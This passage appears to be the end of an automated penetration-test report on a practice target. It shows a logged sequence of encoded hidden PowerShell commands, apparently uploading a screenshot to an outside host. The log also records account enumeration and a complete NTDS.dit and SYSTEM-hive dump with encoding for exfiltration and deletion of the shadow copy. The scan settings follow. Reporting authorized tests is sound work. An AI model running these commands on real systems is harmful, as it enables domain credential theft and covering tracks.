    MAOgAvAC8AcAB0AHQALQBsAG8AZwBnAGUAcgAuAG4AZQB0AC8AbAAvAHAAWABjAFgASwBjAHoAbAB3AGUALwAiACAALQBJAG4AZgBpAGwA
    gACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgBtAHAAIgAgAC0AQwBvAG4AdABlA
    dABUAHkAcABlACAAIgBpAG0AYQBnAGUALwBqAHAAZwAiACAAfQA7ACAAVwBhAGkAdAAtAEoAbwBiACAALQBOAGEAbQBlACAAZABzAGgAdwB
    GYAZgBoAGgAbAAgAC0AVABpAG0AZQBvAHUAdAAgADMAMAA=
51  [2025-05-27 13:44:26.213870]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AYgB
    HAA
52  [2025-05-27 13:44:26.219157]: net user HealthMailbox7ac526f
53  [2025-05-27 13:44:29.674285]: net user HealthMailboxae9aaca
54  [2025-05-27 13:44:29.678040]: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
    UgBlAG0AbwB2AGUALQBJAHQAZQBtACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABzAGMAcgBlAGUAbgBzAGgAbwB0AC4AcAB
    DEA
55  [2025-05-27 13:44:29.766977]: net user HealthMailbox3fad29d
56  [2025-05-27 13:44:30.148846]: net user HealthMailbox248b1a7
57  [2025-05-27 13:44:30.231735]: net user HealthMailboxcdb820c
58  [2025-05-27 13:44:30.314062]: net user HealthMailbox033519b
59  [2025-05-27 13:44:30.400496]: net user john.reaver
60  [2025-05-27 13:44:30.482555]: net user suzanna.miles
61  [2025-05-27 13:44:30.564891]: net user danny.scott
62  [2025-05-27 13:44:30.645128]: dir
    C:\Windows\ntds
63  [2025-05-27 13:44:30.712314]: cmd.exe /c mkdir
    c:\windows\temp\bnbxatnqaqavrldkhxqo
64  [2025-05-27 13:44:30.780437]: cmd.exe /c vssadmin
    /?
65  [2025-05-27 13:44:30.861608]: cmd.exe /c vssadmin create shadow
    /for=C:
66  [2025-05-27 13:44:32.118105]: cmd.exe /c vssadmin list
    shadows
67  [2025-05-27 13:44:32.240662]: cmd.exe /c copy \\?
    \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SYSTEM
    C:\windows\temp\bnbxatnqaqavrldkhxqo\system.save
68  [2025-05-27 13:44:32.311212]: cmd.exe /c copy \\?
    \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit
    C:\windows\temp\bnbxatnqaqavrldkhxqo\ntds.save
69  [2025-05-27 13:44:32.382548]: cmd.exe /c certutil -encodehex -f
    C:\windows\temp\bnbxatnqaqavrldkhxqo\ntds.save C:\windows\temp\bnbxatnqaqavrldkhxqo\ntds.txt 0x40000001
70  [2025-05-27 13:44:33.443359]: cmd.exe /c makecab C:\windows\temp\bnbxatnqaqavrldkhxqo\system.save
    C:\windows\temp\bnbxatnqaqavrldkhxqo\system.cab
71  [2025-05-27 13:44:35.987845]: cmd.exe /c certutil -encodehex -f
    C:\windows\temp\bnbxatnqaqavrldkhxqo\system.cab C:\windows\temp\bnbxatnqaqavrldkhxqo\system.txt 0x40000001
72  [2025-05-27 13:44:36.124074]: cmd.exe /c vssadmin delete shadows /shadow={4e8e7fbc-00f1-4294-8f21-
    93e44f9603fe} /Quiet
73  [2025-05-27 13:44:36.221348]: type C:\windows\temp\bnbxatnqaqavrldkhxqo\ntds.txt
74  [2025-05-27 13:44:44.335252]: type
    C:\windows\temp\bnbxatnqaqavrldkhxqo\system.txt
```

Tool configuration details

The following tools were run to obtain the findings above:

Sniper: Auto-Exploiter

Scan parameters

Target	pentest-ground.com
Authenticated scan	False
Protocol	TCP
Ports to scan	Full port range
Extractors	basic-system-information-extractor,local-users-extractor,processes-extractor,screenshot-extractor,filesystem-extractor,network-data-extractor,interesting-files-extractor,secrets-extractor
Only Safe Exploits	True
Check Alive	True
Include Extensive Modules	False

Scan information

Start time:	May 20, 2025 / 18:20:10 UTC+03
Finish time:	May 20, 2025 / 18:32:11 UTC+03
Scan duration:	12 min, 1 sec
Tests performed:	1/1
Scan status:	Finished

Sniper: Auto-Exploiter

Scan parameters

Target	mail.pentest-ground.com
Authenticated scan	False
Protocol	TCP
Ports to scan	443
Extractors	basic-system-information-extractor,local-users-extractor,processes-extractor,screenshot-extractor,network-data-extractor,interesting-files-extractor,secrets-extractor
Only Safe Exploits	True
Check Alive	True
Include Extensive Modules	False

Scan information

Start time:	May 27, 2025 / 16:43:21 UTC+03
Finish time:	May 27, 2025 / 16:49:51 UTC+03
Scan duration:	6 min, 30 sec
Tests performed:	1/1
Scan status:	Finished